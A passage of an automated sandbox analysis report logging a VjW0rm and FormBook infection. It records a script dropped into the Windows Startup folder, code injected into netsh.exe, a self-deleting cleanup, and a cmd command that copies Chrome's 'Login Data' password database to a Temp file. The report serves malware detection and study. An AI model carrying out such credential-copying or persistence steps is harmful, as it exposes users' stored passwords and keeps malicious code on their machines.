Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000A.00000002.807977026.00000216DE0B1000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000A.00000002.808147035.00000216DFE16000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: webshell_asp_generic, Description: Generic ASP webshell which uses any eval/exec function indirectly on user input or writes a file, Source: 0000000A.00000002.807957265.00000216DE0A8000.00000004.00000020.00020000.00000000.sdmp, Author: Arnim Rupp • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000A.00000002.807957265.00000216DE0A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ORYNeBzyRj.js	0	8757	76 6f 69 64 20 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74	void (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.protot	success or wait	1	7FFC664E700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **2612**, Parent PID: **3968**

General

Target ID:	13
Start time:	18:45:55
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\ORYNeBzyRj.js"
Imagebase:	0x7ff66aa30000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000D.00000002.812752920.0000013D91256000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000D.00000002.812584046.0000013D8F46A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000D.00000002.812596470.0000013D8F474000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wscript.exe PID: **1892**, Parent PID: **3968**

General

Target ID:	15
Start time:	18:46:03
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ORYNeBzyRj.js"

Imagebase:	0x7ff66aa30000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000F.00000002.812070527.000001D194C8F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 0000000F.00000002.811908702.000001D1932BD000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: netsh.exe PID: 3464, Parent PID: 3968

General

Target ID:	18
Start time:	18:46:20
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\netsh.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\netsh.exe
Imagebase:	0xf70000
File size:	82944 bytes
MD5 hash:	A0AA3322BB46BBFC36AB9DC1DBBBB807
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.830373431.0000000000E20000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.830373431.0000000000E20000.00000004.00000800.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.830373431.0000000000E20000.00000004.00000800.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.830259140.0000000000B10000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.830259140.0000000000B10000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.830259140.0000000000B10000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.801300107.0000000000910000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.801300107.0000000000910000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.801300107.0000000000910000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000012.00000002.805718233.00000000009A5000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000012.00000002.805718233.00000000009A5000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000012.00000002.805718233.00000000009A5000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	92A417	NtReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: **6664**, Parent PID: **3464**

General

Target ID:	19
Start time:	18:46:26
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6672**, Parent PID: **6664**

General

Target ID:	20
Start time:	18:46:27
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5580**, Parent PID: **3464**

General	
Target ID:	35
Start time:	18:48:31
Start date:	27/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy "C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data" "C:\Users\user\AppData\Local\Temp\DB1" /V
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	C24E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 fd 05 00 00 00 01 07 fd 00 00 00 00 10 07 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	C24E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	C25742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	C38CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	C38CD3	ReadFile

Analysis Process: conhost.exe PID: **1012**, Parent PID: **5580**

General	
Target ID:	36
Start time:	18:48:32
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly